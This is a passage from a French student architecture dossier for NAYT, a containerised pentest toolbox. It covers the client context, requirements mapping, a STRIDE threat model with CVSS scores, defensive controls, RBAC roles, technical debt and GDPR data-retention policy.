SUP DE VINCI — CAMPUS PARIS
MASTÈRE CYBERSÉCURITÉ

DOSSIER D'ARCHITECTURE TECHNIQUE (DAT)

NAYT

Industrialisation, Évaluation Logique et Standardisation d'une Suite Offensive Multi-Agents

• Yanis REBAS — Chef de Projet, Concepteur des Spécifications de Sécurité active & Assurance Qualité (Rapporteur)
• Thomas — Concepteur Global de la Solution (Architecture Frontend & Backend REST/API)
• Nivoson — Ingénieur Intégration CLI, Wrappers de Processus OS & Architecture Workers
• Ayyoub — Responsable Environnement de Test, Persistance & Administration Base de Données

Suivi de Configuration et Gouvernance Documentaire du Groupe

Version	Date	Auteurs et Contributeurs	Nature Exhaustive des Révisions Validées	Validation
v0.1	10/01/2026	Yanis REBAS, Ayyoub	Réunion de cadrage. Définition du périmètre initial et rédaction théorique du modèle STRIDE./	Draft Validé
v0.5	24/01/2026	Nivoson Thomas	Réunion technique d'arbitrage de la stack. Validation du framework FastAPI, de la file Redis/Celery et des wrappers.	En Revue Interne
v1.0	14/06/2026	L'Équipe Projet NAYT au Complet	Version finale consolidée. Migration complète du socle local WSL2 vers une architecture multi-conteneurs Docker, intégration du Findings Log et alignement Postgres.	Approuvé pour Rendu

Table des matières

Table des matières 4
1. Présentation de l'Entreprise et de l'Équipe Projet 7
1.1 Contexte Stratégique et Activité de l'Entreprise Cliente (Alpha Cyber Corporation) 7
1.2 Structure des Pôles Métiers et Cartographie Explicative des Besoins Multi-Agents 7
1.3 Organisation de l'Équipe et Répartition Nominative des Responsabilités (RACI) 8
2. Analyse de la Problématique et Cadrage Fonctionnel de la Toolbox NAYT 9
2.1 Diagnostic Critique de l'Existant et Dysfonctionnements Métiers Constatés 9
2.2 Alignement et Mapping Systématique avec le Cahier des Charges 10
2.3 Indicateurs de Performance Métiers (KPIs) 11
3. Modélisation Théorique STRIDE, Exigences de Sécurité Applicative et Modèle RBAC Cible 13
3.1 Matrice d'Analyse des Menaces Théorique (Framework STRIDE) 14
3.1.1 Évaluation d'Impact et Matrice de Risques CVSS 15
3.1.2 Mesures d'Atténuation et Contrôles Techniques (Sprint 1 — Avant MVP) 16
3.2 Spécification des Rôles Théoriques du Modèle RBAC Cible 18
3.3 Les Lignes Rouges (Red Lines) de Sécurité Applicative 20
3.4 Matrice de Gestion de la Dette Technique : Écarts Assumés (MVP vs Cible) 22
3.5 Politique de Conformité RGPD, Traitement des Données Offensives et Cadre Éthique 23
3.5.1 Cartographie et Classification des Données Traitées 23
3.5.2 Durée de Rétention et Purge Automatisée des Données 24
3.5.3 Gouvernance et Protection des Données (DPO) 24
4. Architecture Technique Réelle, Composants et Logique Asynchrone 25
4.1 Choix Technologiques et Justification de la Stack Réelle Contenurisée (Docker Compose) 25
4.2 Interface Graphique de Pilotage et Streaming WebSockets 26
5. Intégration des Outils Offensifs et Automatisation Système 27
5.1 Posture AppSec : Durcissement du Composant command_runner.py 27
5.2 Catalogue des Outils Système et Wrappers Intégrés au MVP 28
5.3 Brique Forensique, Analyse de Réputation Automatisée et Tracking CVE 30

5.3.1 Module Forensique de Réputation (API VirusTotal)....30
5.3.2 Parsing Dynamique et Tracking CVE....30
6. Environnement de Test, Base de Données et Infrastructure....31
6.1 Provisionnement et Déploiement de la Stack via Docker Compose....31
6.2 Modélisation Relationnelle via l'ORM SQLAlchemy (database.py) et PostgreSQL....31
6.3.1 Procédure de Démarrage et d'Arrêt de la Plateforme (Docker Compose)....32
6.3.2 Politique de Gestion des Secrets et Configuration Applicative....33
6.4 Extraits de Scripts et de Configuration Réelle (Celery, SQLAlchemy, Redis)....34
6.4.1 Configuration du Moteur Asynchrone de Persistance (SQLAlchemy Engine)....34
6.4.2 Configuration du Système d'Orchestration des Tâches (Celery & Redis)....35
7. Plan de Supervision, Traçabilité Standard et REX de l'Incident Simulé....37
7.1 Traçabilité Applicative et Structuration des Traces de Logs (colorlog)....37
7.1.1 Format JSON Structuré Obligatoire des Logs d'Audit....37
7.1.2 Plan de Supervision, d'Alerting et Règles de Sévérité....38
7.1.3 Requêtes d'Analyse et Corrélation de Sécurité (SIEM / Kibana)....39
7.2 Exercice de Validation : Chronologie Logique du REX d'Incident Simulé....39
8. Gestion du Projet, Chronologie Agile et Suivi des Sprints....41
8.1 Chronologie Agile Scrum et Suivi des Sprints de l'Équipe....41
8.2 Planification Temporelle Globale et Représentation de Charge (Jira & Gantt)....44
9. Conclusion Générale, Limites Techniques du MVP et Feuille de Route (Roadmap)....45
9.1 Limites Techniques du MVP Réalisé....45
9.2 Perspectives de Développement et Feuille de Route d'Évolution (Roadmap)....45
10. Rapports de Synthèse Individuels (Rendus Individuels SUP DE VINCI)....49
10.1 Rapport Individuel de Synthèse — Yanis REBAS....49
10.1.1 Perspectives d'Évolution et Réflexion sur l'Avenir de la Solution....49
10.1.2 Analyse Critique des Limites Techniques Rencontrées....49
10.1.3 Annexe : Guide de Cadrage SecOps & Administration Agile....49
10.1.4 Analyse Personnelle et Rétrospective de Compétences....50
10.2 Rapport Individuel de Synthèse — Thomas....51

10.2.1 Perspectives d'Évolution et Réflexion sur l'Avenir de la Solution 51
10.2.2 Analyse Critique des Limites Techniques Rencontrées 51
10.2.3 Annexe : Guide Utilisateur de l'IHM et Intégration de l'API 51
10.2.4 Analyse Personnelle et Rétrospective de Compétences 52
10.3 Rapport Individuel de Synthèse — Nivoson 53
10.3.1 Perspectives d'Évolution et Réflexion sur l'Avenir de la Solution 53
10.3.2 Analyse Critique des Limites Techniques Rencontrées 53
10.3.3 Annexe : Guide de Lancement et Configuration des Workers d'Exécution 53
10.3.4 Analyse Personnelle et Rétrospective de Compétences 54
10.4 Rapport Individuel de Synthèse — Ayyoub 55
10.4.1 Perspectives d'Évolution et Réflexion sur l'Avenir de la Solution 55
10.4.2 Analyse Critique des Limites Techniques Rencontrées 55
10.4.3 Annexe : Guide de Provisionnement Docker et de Maintenance BDD.....55
10.4.4 Analyse Personnelle et Rétrospective de Compétences 56

1. Présentation de l'Entreprise et de l'Équipe Projet

1.1 Contexte Stratégique et Activité de l'Entreprise Cliente (Alpha Cyber Corporation)

L'entreprise cliente qui mandate la conception, le développement industriel et le déploiement opérationnel de la solution technique NAYT est un cabinet d'audit et de conseil de premier plan spécialisé en sécurité offensive globale, opérant sous la dénomination sociale d'Alpha Cyber Corporation. Ce cabinet de référence se distingue par la réalisation récurrente d'audits d'intrusion (pentests) à très haut niveau de technicité, de simulations d'attaques réalistes en conditions réelles (Red Teaming), ainsi que d'évaluations complexes de conformité réglementaire pour le compte d'Organisations d'Importance Vitale (OIV), d'Opérateurs de Services Essentiels (OSE), d'institutions bancaires d'envergure systémique et d'agences étatiques critiques exigeant un niveau de discrétion, de rigueur et de traçabilité absolue.

L'activité d'Alpha Cyber Corporation s'inscrit dans un écosystème où les menaces cyber évoluent de manière exponentielle. Face à des groupes d'attaquants persistants (APT) de plus en plus agressifs, le cabinet doit être en mesure de cartographier les surfaces d'attaques de ses clients avec une agilité et une exhaustivité sans faille. Cependant, le modèle opérationnel actuel d'Alpha Cyber Corporation repose sur des processus hautement artisanaux et manuels, ce qui limite considérablement la scalabilité opérationnelle du cabinet face à une demande marché de plus en plus pressante.

1.2 Structure des Pôles Métiers et Cartographie Explicative des Besoins Multi-Agents

La rationalisation de l'activité offensive au sein d'Alpha Cyber Corporation impose de répondre de manière granulaire aux contraintes et aux cas d'usage de ses différents pôles métiers. L'ingénierie de la NAYT-Toolbox a donc été entièrement guidée par l'expression des besoins spécifiques formulée par les directeurs de pôles :

- **Pôle Sécurité & Surveillance (SOC / Blue Team) :** Évaluation continue de la réactivité des analystes SOC chez le client, test de la pertinence des règles de corrélation SIEM et validation de la capacité de blocage des agents EDR/XDR via des injections de bruit et de scans contrôlés d'infrastructure.

- **Pôle Développement Applicatif SaaS :** Automatisation complète des scans de vulnérabilités applicatives sur les API REST/GraphQL et les applications web complexes hébergées sur les environnements de pré-production avant déploiement industriel.
- **Pôle Infrastructure, Systèmes & Cloud :** Cartographie globale des réseaux d'entreprise, audit de la robustesse des annuaires Active Directory, vérification de l'étanchéité des segmentations réseau (VLANs) et détection des protocoles obsolètes.
- **Pôle Support Client & Delivery :** Génération instantanée et standardisée d'une cartographie macroscopique de la surface d'attaque externe d'un client lors de la phase d'avant-vente ou lors de la réunion de kick-off d'une mission de conseil d'intrusion.

1.3 Organisation de l'Équipe et Répartition Nominative des Responsabilités (RACI)

Afin de concrétiser les exigences strictes du cadre pédagogique de SUP DE VINCI, notre équipe projet s'est structurée dès le lancement en une feature team DevSecOps solide, où chaque membre assume un pôle de compétence nominatif et indissociable, éliminant tout recourt à des rôles anonymes ou génériques.

La gouvernance de cette équipe est régie par la matrice de responsabilité (RACI) ci-dessous, clarifiant qui réalise, valide, consulte ou informe sur chaque lot de livraison majeur :

Livrables et Lots de Travail	Yanis REBAS	Thomas	Nivoson R.	Ayyoub B.
Cadrage, Modèle STRIDE & Sécurité Théorique	**A / R**	C	C	C
Architecture API FastAPI / Backend asynchrone	I	**A / R**	C	C
Interface Frontend (Jinja2 / Bootstrap / WebSockets)	C	**A / R**	I	I
Développement Wrappers CLI & Command Runner	C	C	**A / R**	I
Orchestration des Tâches (Celery / Redis)	I	C	**A / R**	C
Persistance, Modélisation ORM SQLAlchemy & docker	C	I	I	**A / R**
Garantie QA, REX d'Incident & Validation Finale	**A / R**	C	C	C

Légende : R = Réalise (Responsible), A = Approuve (Accountable), C = Consulté (Consulted), I = Informé (Informed).

2. Analyse de la Problématique et Cadrage Fonctionnel de la Toolbox NAYT

2.1 Diagnostic Critique de l'Existant et Dysfonctionnements Métiers Constatés

Une analyse fine menée au sein d'Alpha Cyber Corporation a révélé que la méthodologie purement manuelle appliquée par les auditeurs présentait des limites structurelles insoutenables à long terme, nuisant à l'efficacité opérationnelle globale du cabinet et à la rentabilité de ses engagements contractuels. L'approche traditionnelle induit des goulots d'étranglement majeurs articulés autour de trois axes de défaillances opérationnelles :

- **La Chronophagie Opérationnelle :** Les consultants passent en moyenne 45% du temps contractuel de leur mission à réaliser des tâches redondantes et chronophages à faible valeur ajoutée, à savoir la configuration d'environnements locaux, l'écriture de scripts de parsing ad-hoc pour uniformiser les outputs hétérogènes des outils (XML, JSON, TXT) et la mise en forme de rapports textuels répétitifs.
- **L'Hétérogénéité des Restitutions :** L'absence d'une base de tests automatisée standardisée implique que l'exhaustivité d'un pentest dépend exclusivement de l'expérience personnelle de l'auditeur affecté à la mission. Un profil junior peut omettre des vérifications périphériques indispensables, entraînant un risque de faux négatifs préjudiciable pour le client finaux.
- **Le Risque d'Infection de la Surface Interne :** L'exécution directe de charges utiles (exploits, scripts de fuzzing proof-of-concept open-source) téléchargées depuis des dépôts publics expose directement la station de l'auditeur à des malwares avancés, par absence d'un environnement de sandboxing et de cloisonnement hermétique.

2.2 Alignement et Mapping Systématique avec le Cahier des Charges

Afin de valider la conformité rigoureuse de la solution NAYT avec le cahier des charges officiel de l'école et de l'entreprise cliente, le tableau ci-dessous dresse une table de correspondance précise des exigences initiales et de leur réalisation effective :


Réf. Exigence	Description du Cahier des Charges	Implémentation Effective dans NAYT	Statut
REQ-01	Stack logicielle de base : Python 3.x, Flask ou FastAPI.	Choix et intégration complète de FastAPI sous serveur ASGI Uvicorn pour l'asynchronisme natif.	Conforme (Vérifié via le déploiement du conteneur backend FastAPI)
REQ-02	Outils de scan et d'évaluation : Nmap, SQLmap, Nikto, Dirb/Gobuster.	Intégration via des wrappers Python dédiés et d'un command runner asynchrone sécurisé.	Conforme (Logs de scans en direct et console WebSockets)
REQ-03	Interface utilisateur simple : Jinja2, Bootstrap 5 avec Thème Sombre immersif.	Interface web fluide développée par Thomas intégrant un dashboard et une console WebSocket.	Conforme
REQ-04	Base de données et persistance : Postgres ou SQLite, ORM d'accès.	Modélisation relationnelle complète via l'ORM SQLAlchemy avec base locale PostgreSQL 15.	Conforme
REQ-05	Orchestration et asynchronisme : Redis et Celery pour la gestion de tâches.	File d'attente Redis et pool de workers distribués Celery pour l'exécution asynchrone des scans.	Conforme
REQ-06	Reporting automatisé : Exportation de rapports structurés.	Moteur de génération dynamique de rapports déterministes au format .docx.	Conforme

Réf. Exigence	Description du Cahier des Charges	Implémentation Effective dans NAYT	Statut
REQ-07	Intégration de briques de sécurité avancées : RBAC, Chiffrement Fernet.	Modélisé en phase théorique (STRIDE / Matrice de rôles) ; planifié pour implémentation de production.	Conforme
REQ-08	Conteneurisation : Docker, Docker Compose pour un déploiement standardisé.	Stack applicative entièrement conteneurisée et orchestrée via Docker Compose (5 conteneurs isolés).	Conforme
REQ-09	Intégrations optionnelles : API VirusTotal, tracking CVE.	Intégration d'un module d'analyse asynchrone VirusTotal et parsing automatique des ID CVE.	Bonus Réalisé (Intégration d'API et extraction temps réel)

2.3 Indicateurs de Performance Métiers (KPIs)

L'approche centralisée de la NAYT-Toolbox répond point par point à ces problématiques de rentabilité et de gouvernance. Afin de valider de manière empirique le succès du déploiement, le comité de direction a fixé trois indicateurs de performance stricts :

- **KPI-1 (Optimisation Temporelle) :** Réduction d'au moins 40% du temps global nécessaire à la complétion d'un cycle d'audit complet (depuis la reconnaissance active jusqu'à l'émission du rapport client).
- **KPI-2 (Standardisation Qualitative) :** Atteindre un taux de 100% de conformité et d'uniformité des livrables de restitution grâce au moteur d'exportation automatisé, garantissant l'homogénéité technique et visuelle de la charte graphique.
- **KPI-3 (Accessibilité et Posture Analyste) :** L'interface web unifiée conçue par Thomas masque la complexité des syntaxes CLI. Un analyste SOC ou un consultant junior peut configurer et lancer des outils avancés à l'aide de simples formulaires graphiques guidés.



Interface du Dashboard NAYT

Interface de Gestion des missions de Pentest par Pôle

3. Modélisation Théorique STRIDE, Exigences de Sécurité Applicative et Modèle RBAC Cible

Au lancement du projet, Yanis REBAS a rédigé une documentation de référence exhaustive ciblant la sécurité théorique de l'application (Modèle STRIDE, Exigences de sécurité applicative avancées, et Matrice RBAC complète). Il convient de noter que, s'agissant d'un projet d'étude sous forme de MVP (Minimum Viable Product), l'intégralité de ces fonctionnalités avancées de défense active n'a pas été implémentée au niveau du code source final. La NAYT-Toolbox demeure une simple suite de pentest offensive et n'intègre aucun mécanisme de réponse automatisée ou de remédiation active face à des cyberattaques (ce rôle incombant aux outils de type EDR/SOAR/SIEM d'infrastructure).

3.1 Matrice d'Analyse des Menaces Théorique (Framework STRIDE)

La modélisation STRIDE applique de manière granulaire une analyse des risques sur chacun des composants cibles de la NAYT-Toolbox :

- **Spoofing (Usurpation d'identité) :** Cible en priorité les flux d'authentification et l'interface utilisateur. Un attaquant parvenant à intercepter ou forger un token JWT pourrait usurper l'identité d'un auditeur d'Alpha Cyber Corporation et déclencher des scans malveillants ou dérobés.
- **Tampering (Altération de données) :** Concerne l'intégrité de la base de données relationnelle et des fichiers de configurations. Une modification illégitime des cibles ou des scripts wrappers Python permettrait à un utilisateur d'alterer les résultats d'audit ou de rediriger des attaques.
- **Repudiation (Dénégation d'actions) :** Menace pesant sur la traçabilité. L'absence de signature cryptographique sur les actions d'écriture (lancement d'outils, suppression de missions) permettrait à un opérateur d'exécuter des actions offensives destructrices sans qu'elles puissent lui être formellement imputées.
- **Information Disclosure (Divulgation d'informations) :** Risque de fuite d'informations sensibles (clés d'API tierces, secrets clients ou rapports d'audits PDF/HTML contenant des vulnérabilités critiques non corrigées) si ces données sont stockées en clair ou exposées sur des canaux non chiffrés.
- **Denial of Service (Déni de service) :** Menace de saturation des ressources matérielles de la station d'accueil. L'exécution asynchrone non régulée de scans agressifs (Nmap, SQLmap, Nikto) consomme d'importantes ressources CPU/mémoire et peut provoquer le gel ou le crash complet du système d'exploitation de l'hôte.
- **Elevation of Privilege (Escalade de privilèges) :** Risque majeur lié au composant critique command_runner.py. L'exploitation d'une vulnérabilité d'injection de commande permettrait à un utilisateur de s'évader du cadre de l'application et d'exécuter des commandes système arbitraires avec les privilèges de l'administrateur (root).

3.1.1 Évaluation d'Impact et Matrice de Risques CVSS

Chaque menace identifiée au sein de l'environnement NAYT a été quantifiée à l'aide du système de notation standardisé CVSS v3.1 afin de hiérarchiser les efforts de remédiation de la feature team DevSecOps :

ID	Menace STRIDE Associée	Description Technique du Risque	Score CVSS	Priorité
S3	Spoofing	Compromission ou accès illégitime à un compte Administrateur global.	9.9	CRITIQUE
T2	Tampering	Injection de commandes système malveillantes dans les paramètres de scans.	9.9	CRITIQUE
E3	Elevation of Priv.	Injection SQL directe au sein de la base de données relationnelle.	9.9	CRITIQUE
E1	Elevation of Priv.	Escalade de privilèges via la modification ou le contournement des rôles RBAC.	9.1	CRITIQUE
I1	Info. Disclosure	Vol ou exposition de secrets applicatifs (clés API Google Gemini / VirusTotal).	8.6	HAUTE
S1	Spoofing	Compromission, interception ou falsification d'un jeton de session JWT.	7.5	HAUTE
D1	Denial of Service	DDoS ou saturation de l'API Gateway FastAPI par requêtes massives.	7.5	HAUTE
I2	Info. Disclosure	Exposition non sécurisée ou fuite de livrables d'audits au repos.	7.4	HAUTE

D2	Denial of Service	Épuisement des ressources matérielles de l'hôte d'accueil par des scans parallèles.	7.4	HAUTE
R1	Repudiation	Altération, modification ou déni d'exécution des traces d'audit de scans.	6.5	MOYENNE

3.1.2 Mesures d'Atténuation et Contrôles Techniques (Sprint 1 — Avant MVP)

Pour contrer passivement ou activement ces menaces, Yanis REBAS a défini une suite de six cartes de contrôles de sécurité indispensables, programmées pour durcir l'infrastructure logicielle dès le premier cycle d'ingénierie applicative :

1. **JWT RS256 (Validation serveur + blacklist) :**

- *Atténuation (S1, S3) :* L'authentification repose sur des jetons de sessions signés avec l'algorithme asymétrique fort RS256 (clé privée protégée). La validation de la signature s'effectue systématiquement côté serveur à chaque appel d'API. Un mécanisme de blacklistage temporaire stocké sous Redis assure l'invalidation instantanée des jetons lors de la déconnexion.

2. **HTTPS TLS 1.3 (Toutes communications) :**

- *Atténuation (S1, I1, I2) :* Exclusion totale du protocole HTTP en clair. L'ensemble des flux réseau d'administration et d'exécution transite sous un tunnel chiffré HTTPS s'appuyant au minimum sur la suite de chiffrement moderne TLS 1.3, neutralisant les attaques par interception de trafic (Man-in-the-Middle).

3. **Pydantic Liste Blanche (Validation stricte) :**

- *Atténuation (T2, E3) :* Toutes les saisies utilisateurs (cibles IP, configurations de scans, ports) sont interceptées et validées par les schémas de typage stricts de la bibliothèque Pydantic. Tout paramètre ne correspondant pas à une expression régulière autorisée (ex: IPv4, URL valide) est immédiatement rejeté avec un code d'erreur HTTP 422.

4. **Subprocess sans shell (Ulimits & Timeouts) :**

   - *Atténuation (T2, D2) :* L'invocation des binaires offensifs s'effectue obligatoirement sans shell d'évaluation (shell=False). Le composant d'exécution système applique des limites de ressources matérielles (ulimits) strictes sur les workers ainsi qu'un temps d'exécution maximal pour éviter le déni de service de l'hôte.

5. **PostgreSQL TLS (Moindre privilège & Prepared statements) :**

   - *Atténuation (E3, I1) :* La base de données PostgreSQL communique via des flux chiffrés en interne. L'accès applicatif utilise un compte de service dédié restreint aux seules tables nécessaires. Les requêtes de persistance sont entièrement paramétrées (Prepared Statements via SQLAlchemy) pour rendre impossible toute injection SQL.

6. **Redis AUTH + ACL (Isolation réseau) :**

   - *Atténuation (D1, D2) :* La file d'attente Redis est isolée au niveau de la configuration réseau et requiert une authentification forte (AUTH). Des règles de listes de contrôle d'accès (ACL) restreignent l'accès aux seules instances autorisées des workers Celery et de l'API FastAPI.

3.2 Spécification des Rôles Théoriques du Modèle RBAC Cible

Pour assurer l'étanchéité des privilèges au sein d'Alpha Cyber Corporation, le modèle de rôles (RBAC) cible distingue trois niveaux d'habilitations stricts :

- **ADMIN (Administrateur) :** Détient l'intégralité des privilèges de maintenance et d'administration système. Responsable de la création, de la modification et de la suppression des comptes utilisateurs. Seul rôle habilité à consulter les logs d'audit système complets, à modifier les configurations de sécurité globales et à valider la purge des résultats de scans en base de données.
- **PENTESTER (Opérateur) :** Rôle opérationnel cœur. Autorisé à créer des missions d'audits, à enregistrer des cibles de tests, à lancer et stopper l'exécution des wrappers offensifs (Nmap, SQLmap, Nikto), et à générer les rapports d'audits finaux. Ne possède aucun droit d'administration sur les rôles des utilisateurs tiers ou de modification des logs d'audit.
- **VIEWER (Lecteur / Client) :** Rôle consultatif configuré pour un accès en lecture seule. Autorisé uniquement à naviguer sur le tableau de bord d'analyse, à visualiser les détails du Findings Log de sa mission et à télécharger les rapports d'intrusion finalisés et validés par le pentesteur.

Domaine Fonctionnel	Action Système	ADMIN	PENTESTER	VIEWER
Gestion des Comptes	Créer / Supprimer un utilisateur	X		
	Modifier les rôles / Permissions	X		
Gestion des Scans	Lancer / Arrêter un scan de ports	X	X	
	Modifier les flags des wrappers	X	X	
Cibles & Résultats	Enregistrer une nouvelle cible (IP/URL)	X	X	
	Consulter le Findings Log (Vulnérabilités)	X	X	X
	Supprimer un résultat de scan	X		
Livrables (Rapports)	Déclencher la génération d'un rapport .docx	X	X	
	Télécharger un rapport généré	X	X	X
Supervision & SecOps	Consulter les logs d'audit immuables	X		
	Modifier les clés API tierces (VirusTotal)	X		
	Configurer les Webhooks d'alerte (Discord)	X		


3.3 Les Lignes Rouges (Red Lines) de Sécurité Applicative

Le non-respect de l'une de ces exigences fondamentales de sécurité du code logiciel entraîne un rejet automatisé de la version par les validateurs de déploiement d'assurance qualité :

- **Ligne Rouge 1 :** Exposition d'une route d'administration ou d'exécutions d'outil CLI sans contrôle de session valide.
- **Ligne Rouge 2 :** Inclusion de secrets système, mots de passe de base de données ou clés cryptographiques en clair dans les sources.
- **Ligne Rouge 3 :** Utilisation de la fonction d'invocation système subprocess avec l'argument d'évaluation shell=True actif.


Modèle de menaces STRIDE – Pentest Toolbox

FastAPI · PostgreSQL · Redis · Jinja2 · Celery



— RISQUES CVSS —

ID	Menace	CVSS	Priorité
S3	Compromission Admin	9.9	CRITIQUE
T2	Injection paramètres scan	9.9	CRITIQUE
E3	Injection SQL	9.9	CRITIQUE
E1	Escalade RBAC	9.1	CRITIQUE
I1	Vol secrets API	8.6	HAUTE
S1	JWT compromis	7.5	HAUTE
D1	DDoS / Saturation API	7.5	HAUTE
I2	Exposition rapports PDF	7.4	HAUTE
D2	Épuisement ressources	7.4	HAUTE
R1	Déni d'exécution scan	6.5	MOYENNE



3.4 Matrice de Gestion de la Dette Technique : Écarts Assumés (MVP vs Cible)

Afin de respecter le cadre pédagogique exigeant une documentation rigoureuse des choix d'implémentation d'un MVP et une gestion lucide de la dette technique, la matrice suivante présente les écarts assumés entre les développements actuels et la cible d'infrastructure finale :

Composant / Fonctionnalité	Spécification Initiale Cible	Implémentation Réelle (MVP)	Justification & Actions de la Roadmap
Contrôle d'accès (RBAC)	Rôles granulaires (Admin, Pentester, Analyst) avec droits restrictifs en base de données.	Session utilisateur globale authentifiée par JWT donnant accès complet à l'orchestrateur.	Justifié par la vélocité de développement du MVP. Prévu en Phase 2 via intégration de policies d'autorisation SQLAlchemy.
Chiffrement des Données	Chiffrement symétrique Fernet des vulnérabilités stockées et des secrets clients.	Données stockées en clair dans la base SQLite locale.	Le MVP cible l'évaluation logique des flux. Intégration du module cryptography pour chiffrer les champs sensibles de l'ORM.
Sécurisation Réseau	Flux réseau entièrement encapsulés en HTTPS / TLS 1.3.	Communications locales HTTP de test pour simplifier l'intégration.	Configuration d'un reverse-proxy Nginx avec certificat Let's Encrypt lors du déploiement Docker de production.

3.5 Politique de Conformité RGPD, Traitement des Données Offensives et Cadre Éthique

Conformément aux exigences réglementaires et à l'Article 5 du Règlement Général sur la Protection des Données (RGPD), la toolbox NAYT met en œuvre une politique stricte de traitement des données personnelles et professionnelles collectées au cours des phases d'évaluation offensive.

3.5.1 Cartographie et Classification des Données Traitées

La toolbox NAYT manipule trois catégories d'informations sensibles au repos :

1. **Données d'Infrastructure Clients :** Adresses IP, noms de domaine, ports ouverts, versions de services et cartographie de vulnérabilités découvertes.
2. **Identifiants et Secrets Découverts (Findings) :** Identifiants en clair, emails d'utilisateurs, empreintes cryptographiques (hashes) et fichiers sensibles issus de configurations non sécurisées chez le client.
3. **Traces d'Audit Internes :** Identifiants et adresses IP des auditeurs d'Alpha Cyber Corporation initiant les opérations offensives.

3.5.2 Durée de Rétention et Purge Automatisée des Données

Afin de respecter le principe de minimisation du stockage des données, une politique de purge déterministe est programmée au niveau de l'ORM SQLAlchemy :

Type d'Information	Durée de Rétention Légale	Action de Fin de Cycle	Justification Légale
Hashes et Secrets trouvés	180 jours	Purge définitive en base de données.	Minimisation du risque d'exposition de secrets d'un client.
Rapports d'Audits générés	2 ans	Chiffrement hors-ligne et archivage.	Obligation contractuelle de fourniture de preuves en audit.
Logs de Supervision JSON	1 an	Transfert sur support WORM non modifiable.	Traçabilité légale en cas d'investigation post-compromission.

3.5.3 Gouvernance et Protection des Données (DPO)

La responsabilité globale du traitement des données est confiée à **Yanis REBAS**, désigné formellement comme **Délégué à la Protection des Données (DPO)** d'Alpha Cyber Corporation pour le projet NAYT.

Chaque accès aux données sensibles ou aux secrets découverts (finding) déclenche impérativement un log d'audit de type FINDING_ACCESSED à sévérité HIGH dans colorlog, spécifiant l'identité de l'opérateur et le motif technique d'accès, interdisant toute dénégation d'action.

4. Architecture Technique Réelle, Composants et Logique Asynchrone

